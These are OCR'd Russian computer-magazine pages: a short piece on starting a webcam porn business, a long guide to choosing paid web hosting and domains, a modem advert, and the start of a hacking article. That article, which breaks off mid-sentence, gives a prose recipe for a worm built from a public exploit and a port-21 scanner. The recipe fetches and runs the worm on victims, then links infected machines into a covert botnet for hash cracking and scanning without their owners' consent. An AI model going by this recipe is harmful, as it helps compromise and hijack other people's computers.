Так вот - завести собственный маленький порнобизнес совсем несложно. Нужно купить веб-камеру, зайти на iFriends.net в раздел Adult Only, дальше в Become a Chathost. Прислать скан своего паспорта и через веб-камеру пройти фейс-контроль службы, которая сравнит твое изображение с присланным документом. Если все прошло хорошо - установить софт, который предлагается службой, сесть и ждать клиентов.
iFriends.net обеспечивает возможность знакомства и соблюдение договоренностей для обеих сторон. Если совсем коротко - служба следит за тем, чтобы клиент не кинул модель, чтобы модель не кинула клиента и чтобы вы оба не кинули службу. За это iFriends.net берет себе половину денег.
За что платят? За привлечение новых клиентов, за привлечение новых моделей, за тех, кого привлекли привлеченные вами клиенты и модели, - и так до шестнадцатого колена. Нормальная пирамида, как гербалайф или кликерство. Но самое главное - платят за "сеансы связи". Одна минута видеочата обходится клиенту в 1.5 доллара. Чеки высылаются каждую неделю, если на твоем счету набегает не меньше сотни вечнозеленых.
Кстати - важное примечание для тех, кто все-таки собирается заниматься порнобизнесом в одиночку (т.е. кто сам себе модель :) - перед тем как тратить деньги на покупку оборудования, надо внимательно изучить свое отражение в зеркале. Если оно наводит на мысль о неудавшемся генетическом эксперименте, то рассчитывать на особый успех и бешеные прибыли, имхо, особо не стоит :).

PC_Zone

ГДЕ НАМ СТОИТ САЙТ ПРИСТРОИТЬ

Георгий (Юра) Киселев (george@ezhe.ru)

ГДЕ нам стоит сайт пристроить

ВЫБИРАЕМ ПЛАТНЫЙ ХОСТИНГ

Скажи, ты любишь отдавать деньги? Думаю, не очень. Но иногда приходится. Например, в обмен на пиво. Или на сигареты. Можно, конечно, абсолютно бесплатно насобирать хабариков. Но, почему-то, не хочется. Вот и получается, что за все хорошее надо платить. И за хостинг, между прочим, тоже.




<ПРОЩАЙ, ХАЛЯВА!>

"А как же бесплатные хостинги?" - спросишь ты. О, прости. Я о них совершенно забыл. Да, разумеется, халява - она вечна. И люди ее просто обожают. Но, увы, у бесплатных хостингов есть лишь одно неоспоримое достоинство - их бесплатность. Недостатков же - существенно больше. Сразу вспоминаются жуткие баннеры, зачастую вставляемые на твои страницы автоматически, и дерущиеся при этом с твоими собственными. И ограничения на максимальный размер файлов, и запреты на размещение рекламы и скриптов, и отсутствие собственного домена. Последнее особенно плохо. Вот поссоришься с хозяевами хостинга - бац - и нет твоего сайта. И адреса твоего нет. Совсем. И навсегда. Ибо, как пишут, например, на hut.ru, "Сайты и вся информация с аккаунта после его удаления восстановлению не подлежит".

Впрочем, про бесплатный хостинг написаны уже тонны слов. Хочешь узнать про него побольше? Зайди на Яндекс и набери "бесплатный хостинг преимущества недостатки". Обещаю - чтения тебе хватит надолго :)

<ДОМЕНЫ>

Однако предположим, что ты решил-таки расстаться с бесплатным хостингом и обзавестись своим, пусть маленьким, но гордым и независимым сайтом.




Панель управления сайтом на Valuehost

Главное, считай, сделано. Теперь остались лишь две мелочи: выбрать доменное имя и хостинг. Ну и, разумеется, их купить. Начнем с домена.

<ГДЕ КУПИТЬ>

Доменные имена бывают, как ты наверняка знаешь, отечественными (зона .ru) и импортными (.com, .net, .org, .info и т.д.). Покупать их можно либо непосредственно у хостеров, либо у специализированных регистраторов. Главным регистратором для зоны .ru является RU-CENTER. Стоимость регистрации на год составляет $20, стоимость продления регистрации - $15. Здесь же можно приобрести и импортные домены. Обойдется это удовольствие несколько дороже - $25 в год.



Сайт компании RU-CENTER

Из импортных регистраторов отмечу Gandi, которым сам пользуюсь уже не первый год. Стоимость домена в зонах .com/.net/.org у него составляет всего 12 евро. Есть, правда, одна тонкость, несколько затрудняющая покупку - для того, чтобы пользоваться его услугами, надо хотя бы не-



много понимать английский и иметь кредитную карточку (Visa или Mastercard).

Хостеров, не предлагающих услуг по регистрации доменов, в мире, по-моему, уже не осталось. Что, конечно, хорошо и удобно. Платишь за хостинг - платишь заодно и за домен. Только вот цены у них, зачастую, оставляют желать лучшего.

СТОИМОСТЬ РЕГИСТРАЦИИ (ПРОДЛЕНИЯ) ДОМЕНОВ, $		
	.ru	.com
Регистраторы		
Ru-Center (www.nic.ru)	20 (15)	25
Gandi (www.gandi.net)	-	12*
Хостеры		
Mastak.ru	36 (30)	20
Masterhost.ru	20 (16)	20
Majordomo.ru	24	15
РБК, hosting.rbc.ru	20 (15)	35

** цена указана в Евро*

Но иногда с помощью хостера домен можно получить совершенно безвозмездно, т.е. даром. И никакого чуда в этом нет. Если ты покупаешь хостинг, причем на сколько-нибудь длительный срок (месяцев на шесть или на год), то стоимость этого хостинга будет значительно выше, чем стоимость домена. И, соответственно, доменное имя тебе просто подарят. Точнее, включат его стоимость в стоимость хостинга. Не забыв, разумеется, использовать факт раздачи бесплатных доменов в своей рекламной кампании. Впрочем, нам-то с тобой что до всего этого? Если дают бесплатно - надо брать. В качестве примера хостеров, занимающихся подобной раздачей халявы, можно привести Зенон и Мажордомо (адреса их, а также других упоминаемых в статье сайтов, смотри в таблице с ценами).

<ПОДВОДНЫЕ КАМНИ>

Во-первых, иногда совершенно случайно может потребоваться заплатить дополнительную денежку. Например, у Мастерхоста в правилах регистрации доменных имен читаем: "Поддержка dns для доменов в зонах .com, .net, .org, .info, .biz, .cc, .tv обязательна и оплачивается по тарифу "Резервный"". $1 в месяц - это, конечно, почти не деньги. Но все равно неприятно.

Во-вторых, будешь покупать домен, обрати внимание на маленькую деталь - кто, собственно, будет хозяином домена, который для тебя зарегистрирует хостер? Если ты регистрируешь домен в RU-CENTER или в Gandi - тут все понятно. Ты хозяин - и никаких гвоздей. Хостер же может назначить хозяином как тебя, так и себя самого. И грустные прецеденты, когда люди, уходя от нежно любимого хостера, получали массу геморроя ради возвращения родного домена, были. Особенно памятен в этом отношении ныне покойный Sorix. Поэтому, если уж домен для тебя покупает хостер - не поленись выяснить, на кого же он окажется зарегистрирован. Спроси у самого хостера, спроси у людей, которые с ним имели дело.

<ГДЕ ИСКАТЬ ХОСТЕРА?>

Откуда начинать поиск хостера? С сайтов и форумов, посвященных этой теме! Вот тебе для начала несколько отправных точек:

http://providerz.ru
http://hostobzor.webscript.ru
http://WebHostingTalk.RU
http://forum.ru-board.com/forums.cgi?forum=11

Также имеет смысл заглянуть в различные каталоги, например, в Рамблеровский Top 100 (http://top100.rambler.ru/top100/ISPs)



НЕКОТОРЫЕ ЦЕНЫ НА ХОСТИНГ	Тариф	Место	Цена/месяц	Траффик	Cgi *
Зенон (www.hosting.zenon.ru)	Экономный	50 Мб	$7	17 Гб/день	-
	Деловой	150 Мб	$25	17 Гб/день	+
Мастак (www.mastak.ru)	Экономичный	100 Мб	$8	3 Гб/ мес	+
	Большой	100 Мб	$30	50 Гб/ мес	+
Мастерхост (www.masterhost.ru)	Стартовый	50 Мб	$4.95	10 Гб/ мес	-
	Оптимальный	250 Мб	$9.95	10 Гб/ мес	+
Мажордомо (www.majordomo.ru)	Start	60 Мб	$5	Неогр. **	-
	Master	150 Мб	$10	Неогр. **	+
Хайвей (www.highway.ru)	HW-100	100	10	Неогр. **	+
	HW-300	300	20	Неогр. **	+
Инфобокс (www.hosting.infobox.ru)	Mini	10	4.95	Неогр. **	+
	Business	500	14.95	Неогр. **	+
ВебСервис Центр (www.centre.ru)	W1	100	6	Нет. инф. ***	+
	W3	300	10	Нет. инф. ***	+
Valuehost (www.valuehost.ru)	План А	300	8.95	Неогр. **	+

** - Разрешено ли использование собственных скриптов?*
*** - Про неограниченный трафик - читай в статье.*
**** - Мне не удалось найти на сайте информацию о трафике.*

PC_Zone

ГДЕ НАМ СТОИТ САЙТ ПРИСТРОИТЬ

Георгий (Юра) Киселев (george@ezhe.ru)

cgi-шкой, желательно - с использованием базы данных. Все. Как только твой сайт наберет сколько-нибудь значительную популярность, серверу сразу станет тяжело.

Поэтому хостеры зачастую ограничивают ресурсы, которые может себе отъесть один хостящийся (например, не более 10% загрузки процессора). Кстати, правильно делают. Ибо нефиг. Если хочется развлечься тяжелыми программами - покупай свой выделенный сервер и изучай, как быстро можно исчерпать его ресурсы. Или, будь любезен, учись делать сайты и программировать по-человечески.


<КРИТЕРИИ ВЫБОРА ХОСТЕРА>

Хостеров нынче развелось - как собак нерезаных. С одной стороны, это даже неплохо, ибо есть из чего выбрать. С другой - не очень, глаза разбегаются.
Итак, по каким же критериям будем выбирать?
Прежде всего, по необходимым тебе техническим характеристикам. Объем дискового пространства, ограничения по трафику, требуемые языки программирования, скрипты, базы данных и прочие возможности типа кронтаба и доступа по ssh. То есть, если что-то из этого хостер тебе обеспечить не сможет, ты к нему просто не пойдешь. Сюда же отнесем выбор между Unix- или Windows-хостингом. Помимо техники, не стоит забывать и о качестве. Загруженность серверов, скорость реакции и толковость саппорта, удобство работы, частота и продолжительность "проведения профилактических работ". Как несложно догадаться, это тоже имеет некоторое значение.

В общем, можно сказать, что нужный тебе хостинг - это тот, который при выполнении заданных тобой технических условий и хорошем качестве имеет минимальную цену.

<ОБЪЕМ ДИСКОВОГО ПРОСТРАНСТВА>

Если сайт у тебя уже есть, ты прекрасно знаешь, сколько он занимает места и как быстро растет. Если еще нет - постарайся прикинуть, хотя бы приблизительно. Если сайт состоит, по большей части, из текстовых страничек, то на то, чтобы заполнить ими 10 мегабайт, времени потребуется изрядно. Если же ты планируешь хранить на сайте домашнюю фотоколлекцию, причем в хорошем качестве - и гигабайта может оказаться мало.



Панель управления: статистика


Ориентируйся на то, чтобы купить места минимум в два раза больше, чем его нужно сейчас. Ибо запас карман не тянет.
Если планируешь хранить всевозможные большие файлы (музыку, архивы и т.д.) - убедись, что хостер не прописал где-нибудь в договоре (маленькими-маленькими буквами :)), что этого делать нельзя. Собираешься заниматься порно или кряками? Знай, многие провайдеры этого очень не любят. И есть серьезная опасность вылететь с хостинга даже без предупреждения.

<СОФТ: Perl, PHP, ASP, базы данных и иже с ними>

Здесь все просто. Если у тебя сайт уже есть - соответственно, ты знаешь, какой именно софт нужен для того, чтобы твои программы успешно функционировали. Значит, не забудь выяснить, есть ли он у хостера. Ну, а если ты только собираешься заняться программированием, но еще не определился со своими предпочтениями, то, боюсь, в этом случае я тебе не советчик (хотя сам лично предпочитаю Perl :)).
Что касается баз данных. Многообразия в этом плане не наблюдается. Практически все хостеры предлагают MySQL, лишь изредка можно встретить postgreSQL. Во многих случаях базы не входят в дешевые тарифные планы. Иногда (скажем, на некоторых тарифных планах у Мастака) за них придется платить дополнительно.
Существуют хостеры, которые предоставляют и более серьезные базы - Oracle, MSSQL или Informix. Правда, это негативно отражается на стоимости хостинга. К примеру, у HostWay.ru самый дешевый тарифный план (50 Мб дискового пространства) стоит $39 в месяц.

<ЗАГРУЗКА СЕРВЕРА>


Увы, возможности любого сервера не безграничны. Попробуй составить каждую свою страницу из десяти кусочков, собери их вместе с помощью ssi. И пусть каждый из кусочков создается собственной увесистой



NetTracker: время отклика сервера

<ТРАФИК>

Как определиться с необходимым трафиком? Да элементарно! Берешь средний размер своей страницы с картинками (допустим, 30K), умножаешь на количество загрузок страниц в день (5000), умножаешь на тридцать (количество дней в месяце) и еще на два (на всякий случай :)). В результате, если я ничего не напутал, получаем девять гигов. Вот от них-то и надо плясать.



NetTracker: отчет по трафику


А как же неограниченный трафик, которым так любят заманивать клиентов хостеры? Знай, неограниченного трафика не бывает. Как не бывает дармовой закуски. Поскольку сам хостер за него платит. Так что трафик может быть неограниченным лишь в разумных пределах. Которые, впрочем, могут быть достаточно большими. Примеры? Пожалуйста.
Вот, скажем, всеми уважаемый Мастерхост. Идем по адресу http://masterhost.ru/service/tariffs/3/. Видим: "Трафик не ограничен". Кликаем на слово "Трафик". Читаем и наслаждаемся:
"Исходящий трафик не ограничи-

NEXT

PC_Zone

ГДЕ НАМ СТОИТ САЙТ ПРИСТРОИТЬ

Георгий (Юра) Киселев (george@ezhe.ru)



вается и для любого тарифного плана предоплачен в размере 10 Гб в месяц. Исходящий трафик свыше 10 Гб оплачивается по тарифам, устанавливаемым для каждого клиента индивидуально, но не выше 1$ за Гб."

Вот так. Десять гигов - это, конечно, немало, но для серьезного сайта - величина вполне преодолимая. И если, допустим, обзор программы, архив которой хранится на сайте, попадет в какое-нибудь серьезное издание, то легко может получиться так, что за дополнительный трафик придется заплатить существенно больше, чем собственно за хостинг.

А еще хостеры с "неограниченным" трафиком не любят размещать у себя все то, что этот самый трафик особенно сильно генерит. В частности, чаты, архивы. Например, на сайте Инфобокса ясно сказано, что у них "запрещено размещать сайты, содержащие: веб-чаты; IRC; top-сайты; mp3 сайты; порнографию и любые материалы сексуального характера, даже если они легальны; crack/hack сайты".

В общем, не надейся, что за 10 долларов тебе действительно обломится море трафика. И лично я бы не рискнул сунуться с трафикогенерящим сайтом к подобному провайдеру. По крайней мере, до тех пор, пока не услышал бы в явной форме: "Исходящий 60 гигов в месяц? Нормально, проблем не будет". Правда, я человек доверчивый :-).

Особо остро проблема трафика может встать перед тобой, если ты занимаешься написанием программ. Шароварных, или там фриварных. И планируешь выкладывать их на своем сайте. Тогда при выборе хостера тебе придется уделить этой проблеме особое внимание.

Кстати, если ты шароварщик - обрати внимание на хостера по имени "Мастак". Для таких, как ты, у него найдется парочка довольно вкусных плюшек. Бесплатная начальная установка (обычно - $5), тарифные планы "Стандартный" и "Профессионал" - обойдутся $15 и $35 вместо $20 и $40 соответственно. "Малый" же план ты вообще сможешь бесплатно использовать целых три месяца.

<WINDOWS ИЛИ UNIX?>

Знай, что если на машине хостера стоит Windows - это называется Windows-хостинг. Ну, а если какой-нибудь Linux или Solaris - то, соответственно, Unix-хостинг. Если ты не знаешь наверняка, зачем и для чего нужен Windows-хостинг, смело выбирай Unix-хостинг :). Во-первых, потому что он значительно дешевле. Ведь все программное обеспечение, необходимое для функционирования Windows-хостинга, стоит денег, причем немалых (например, у Хайвея за $20 можно купить Unix-хостинг на 300 Мб, а Windows-хостинг - только на 50 Мб). Unix-хостинг, наоборот, можно собрать, опираясь исключительно на бесплатный софт. Во-вторых (если, конечно, это "во-вторых" тебя еще интересует :)), Unix-хостинг более распространен. Так что, и вспомогательных материалов, посвященных ему, наберется существенно больше, и людей, с ним знакомых, найти проще. В общем, если ты не успел жестко завязаться на какой-нибудь чисто виндозный софт типа VBScript, ASP или Microsoft SQL Server, то ориентироваться на Windows-хостинг никакого смысла нет.

Кстати, наткнулся я тут на интересную статью. Живет она на сайте Майкрософта и называется "Parking.Ru переводит клиентов на платформу Windows" (www.microsoft.com/rus/business/casestudies/parking). Повествует, как и следует из названия, о том, что данный провайдер перевел всех своих клиентов с Юникса на Винды, и как им стало хорошо и приятно. Мучимый любопытством, иду на сайт Паркинга и на странице "Услуги и цены" радостно наблюдаю ссылочку: "Дополнительные услуги. Unix-хостинг". И ведет она на www.masterhost.ru...

<КАЧЕСТВО. ИЛИ КАК НАСЧЕТ ПОТЕСТИРОВАТЬ?>

Так, давай предположим, что с техническими критериями выбора хостера мы разобрались. Теперь немного поговорим о качестве. И тут, как ни странно, все совсем просто. Надо лишь спрашивать и тестировать.

Для каждого хостера, который прошел сито твоего технического отбора, необходимо проделать следующие вещи:

1) Походить по форумам и почитать, что про него пишут люди. Если у хостера есть проблемы с надежностью, загрузкой и прочими подобными вещами - не сомневайся, тебе об этом сообщат. Хотя, с другой стороны, благодарности наш народ писать обычно не любит. Посему чем крупнее хостер, тем больше недовольных ты встретишь. Учитывай это.

2) Придумать парочку в меру дурацких вопросов и помучить ими саппорт. Посмотреть на скорость реакции и качество ответов.

3) Попробовать хостинг потестировать.

Вряд ли кто будет спорить, что тестирование - процесс чрезвычайно полезный. Прежде чем лезть в воду, ты суешь туда руку или ногу. Прежде чем купить машину - садишься за руль и проезжаешь несколько километров. А прежде чем купить хостинг? Хорошо бы его тоже сначала поюзать. Иногда такая возможность предоставляется явно (впрочем, достаточно редко). Например, она есть у Инфобокса. У меня там, правда, в процессе тестирования почему-то подтормаживала панель управления. Что ж, вот тебе и польза от тестов :).

Чаще же можно столкнуться с money back. Т.е. платишь денежку, неделю-другую пытаешься обжиться на новом месте. Если не получается - забираешь свои кровные обратно. Такую услугу предлагают, к примеру, "Зенон", "ВебСервис Центр", Мажордомо. Ну и, разумеется, всегда можно обратиться с просьбой о предоставлении тестового сервера в службу поддержки любого другого хостера. По наглому. Вдруг дадут. В конце концов, чем ты рискуешь?

<СПОСОБЫ СЭКОНОМИТЬ>

Деньги, как известно, лишними не бывают. Поэтому давай под конец рассмотрим различные способы сокращения расходов на хостинг.

Способ первый. Различные скидки, предоставляемые при покупке хостинга на длительный срок. К примеру, на valueHOST.ru при оплате сразу на год, скидка составляет 10%. Впрочем, я бы сразу за год платить не рискнул, особенно, если хостер мне малознаком. Не понравится хостинг через 2-3 месяца - что делать будешь?

Способ второй. Партнерские программы провайдеров. Скажем, Мастак за каждого нового хостинг-клиента платит $5. Так что если ты зарегистрируешься через кого-то из своих знакомых, кто у него уже хостится, то он заработает $5. Ну, а если кто-то зарегистрируется через тебя, то и богаче станешь, соответственно, ты.

Способ третий. Рекламные акции, приуроченные к очередному празднику, времени года или дню рождения кота директора фирмы. Если ты не слишком торопишься с покупкой хостинга, то, вероятно, стоит подождать рождественских распродаж. По крайней мере, в прошлом году они были весьма неплохие.

<ПОДВОДЯ ИТОГИ>

Очевидно, что, рассказывая о хостинге, невозможно принять во внимание все аспекты. О самом важном, что стоит учитывать, я тебе рассказал - ну, а ты, погуляв по приведенным выше ссылкам, с легкостью найдешь все недостающее. Будь внимателен и придирчив. Изучи все договоры и регламенты, которые есть на сайте хостера. Знаю, скучно. Но не говори потом, что тебя не предупреждали.

Ну, а главное, никогда не забывай, что ты - клиент. Тот самый, который всегда прав. А если где-нибудь тебя будут убеждать в обратном, что ж... Хостеров нынче много :).


Модемы серии
OMNI 56K
Модем•Факс•Автоответчик•АОН
EDITORS' CHOICE
V.92/V.44 - максимальная скорость доступа в Интернет
Надежность связи на любых линиях
Легкость установки – простота в обращении
Возможность обновления микропрограммы
ИНТЕРНЕТ С РЕКОРДНОЙ СКОРОСТЬЮ
гарантия 3 года
OMNI 56K PRO
OMNI 56K DUO
OMNI 56K NEO
OMNI 56K PCI
товар сертифицирован
ZyXEL
www.omni.ru

Взлом

СЕТЕВОЙ КОНТРОЛЬ

maravan (maravan@real.xakep.ru)

СЕТЕВОЙ КОНТРОЛЬ

ПРАВЛЕНИЕ СОТНЯМИ, ТЫСЯЧАМИ КОМПЬЮТЕРОВ УПРАВЛЕНИЕ СОТНЯМИ, Т



Наверное, каждый сталкивался с такой проблемой, как нехватка ресурсов отдельно взятой машины - будь то домашняя тачка или шелл. В этой статье речь пойдет о том, как можно избавиться от таких проблем.

Что подразумевается под этой "нехваткой"? Применительно к миру информационной безопасности это может означать примерно следующее: имеется куча натасканных с различных хостов md5-хэшей, которые необходимо банально подобрать, либо несколько миллионов IP-адресов, которые надо просканить на наличие чего-либо. Естественно, при сегодняшних скоростях осуществить подбор, используя средства всего одной машины - весьма трудная задача, просканить такое количество - тоже. Здесь приходится рассчитывать скорее на удачу, чем на математический детерминизм (во, какое слово!) этого процесса - он может длиться годами. Но в 99,9 процентах случаев такой срок совершенно неприемлем. Как можно ускорить процесс?
Конечно, можно подождать появления более быстрых машин и более широких каналов. Если же ждать не хочется, то придется ограничиться имеющимися средствами. Одним из таких средств является кластеризация или, говоря простым языком, использование нескольких (десятков, сотен, тысяч) машин для осуществления нужных вычислений. Действительно, зачем десять лет ждать появления машин в 1000 раз быстрее существующих, если уже сегодня можно при желании "запрячь" 1000 компов, получив ожидаемые только через 10 лет ресурсы. Теперь надо прикинуть, как все это реализовать: собрать кучу машин и сделать так, чтобы они согласованно работали над единой задачей. Причем нельзя забывать, что решать эту проблему хакеру придется без согласия людей - владельцев той самой кучи машин. Чтобы избежать лишних проблем, связанных с засветкой, надо свести такое участие к минимуму.

СОЗДАНИЕ ЧЕРВЯ

Начнем с самого начала, с того момента, когда, кроме не совсем кривых рук, нет ничего. Первый вопрос напрашивается сам собой – где взять отвечающее нашим потребностям количество машин. А как сказал умный человек, потребности людей неограниченны, так что задача, стоящая перед хакером, весьма серьезна. Из сводки новостей по информационной безопасности за последние несколько лет мы узнаем, что существуют 2 напасти на честных админов - это хакеры и черви. Причем последние повинны в заражении миллионов машин (взять хотя бы таких представителей, как codered, nimda, klez и пр.). Так что мешает сделать своего червячка, который прошелся бы по Инету и дал, что нужно. Как это сделать? Простейший вариант выглядит примерно следующим образом:
Зайти на пакетшторм. Скачать работающий эксплоит. Прикрутить к нему сканер. Допустим, сплоит написан для очередного wuftpd. Следовательно, сканер должен просто чекать весь Интернет :) на открытый 21 порт и, в случае его (порта) открытости, применять к нему сплоит. Далее надо смодифицировать эксплоит таким образом, чтобы он не тупо перенаправлял stdin и stdout с консоли на сокет и обратно, а исполнял на удаленной машине некую последовательность команд (пусть это будет обычный шелл-скрипт), которая закачивала бы необходимого червячка на эту самую машину и запускала бы его там.
Все! Червяк написан! Правда, это простейший вариант, работающий порой очень неэффективно, но этого пока достаточно. Можно его запустить, подождать пару дней, а потом наслаждаться количеством инфицированных машин. Но пока только наслаждаться... В данном случае не получится воспользоваться зараженными хостами в каких-то своих целях. Да, конечно, можно прикрутить к червю бэкдор и тем самым получить некоторый акцесс к тому или иному зараженному хосту, но это не позволит использовать их для других целей (распределенное выполнение задач) - придется коннектиться к каждой машине, исполнять там определенную команду, а затем мониторить ее выполнение. Если машин тысячи, то весь процесс становится довольно затруднительным. И, кроме того, это очень несекьюрно: такого хакера смогут вычислить на раз-два - ведь между ним и зараженной машиной ничего не стоит (можно заюзать проксю, но это не избавит от проблемы, а лишь немного затруднит процесс вычисления взломщика).

СОЗДАНИЕ СЕТИ


Чтобы решить эту проблему, необходимо организовать сеть из зараженных машин. Идея состоит в том, что, контактируя только с одной машиной сети, хакер имеет доступ ко всей сетке. Все хорошо, только вот проблема - необходимо разработать структуру, топологию и принципы работы сети, да еще с тем расчетом, что в эту структуру время от времени должны будут автоматически вписываться новые зараженные машины. Задача, пожалуй, самая сложная из всех, касающихся создания платформы решения распределенных задач. Рассмотрим модель, когда все машины в сети равноправны.
Как будет происходить организация сети? Допустим, есть машина, сканирующая сеть на наличие других машин с багами и заражающая их. Теперь допустим, что она успела заразить 10 машин и должна организовать из них сеть. В целях безопасности каждая машина сети должна обладать как можно меньшим количеством информации о сети в целом. Другими словами, нельзя позволить, чтобы каждая из 11 машин (10 зараженных и одна заражающая) знала адреса всех других. Один из самых простых вариантов - создать кольцо из зараженных машин, т.е. каждая машина знает адреса двух машин, находящихся "сзади" и "спереди", а самая последняя машина знает адрес предпоследней и первой машин. Как это работает? Предположим, хакер соединяется с первой машиной, заразившей остальные 10, и ему нужно, чтобы определенная команда распространилась по всей сети. Он шлет ее на эту машину. Она передает ее первой зараженной, которая, в свою очередь, второй и т.д. Десятая машина передает этот пакет на ту машину, с которой его отправили, и он

NEXT

Взлом

СЕТЕВОЙ КОНТРОЛЬ

maravan (maravan@real.xakep.ru)



благополучно "уничтожается" на ней.
Чтобы сделать работу сети более надежной, распараллеливается передача команд по сети. Здесь каждая машина будет знать адреса двух (или более) предыдущих, двух (или более) следующих и одной (или более) стоящей на одном уровне с ней машины. На деле это будет выглядеть примерно так: хакер соединяется с одной из машин сети и отправляет команду на нее. Она передает ее всем машинам, стоящим на одном с ней уровне (пусть это будет машина №1 из всех 10 зараженных), откуда она никуда дальше не передается. Затем она пытается передать пакет "вперед" по сети. Пусть спереди находятся машины 2 и 3. Она сначала пытается его послать на вторую машину, а если не получается (машина в дауне), то на третью. Если ей удалось передать пакет на вторую машину, то вторая передает его третьей, т.к. это машина одного со второй уровня, четвертой и пятой, стоящим спереди. Если вторая машина в дауне и хакер смог переслать пакет только третьей, то теперь третья машина вместо второй пересылает пакет четвертой и пятой. Весь этот процесс повторяется до тех пор, пока пакет по 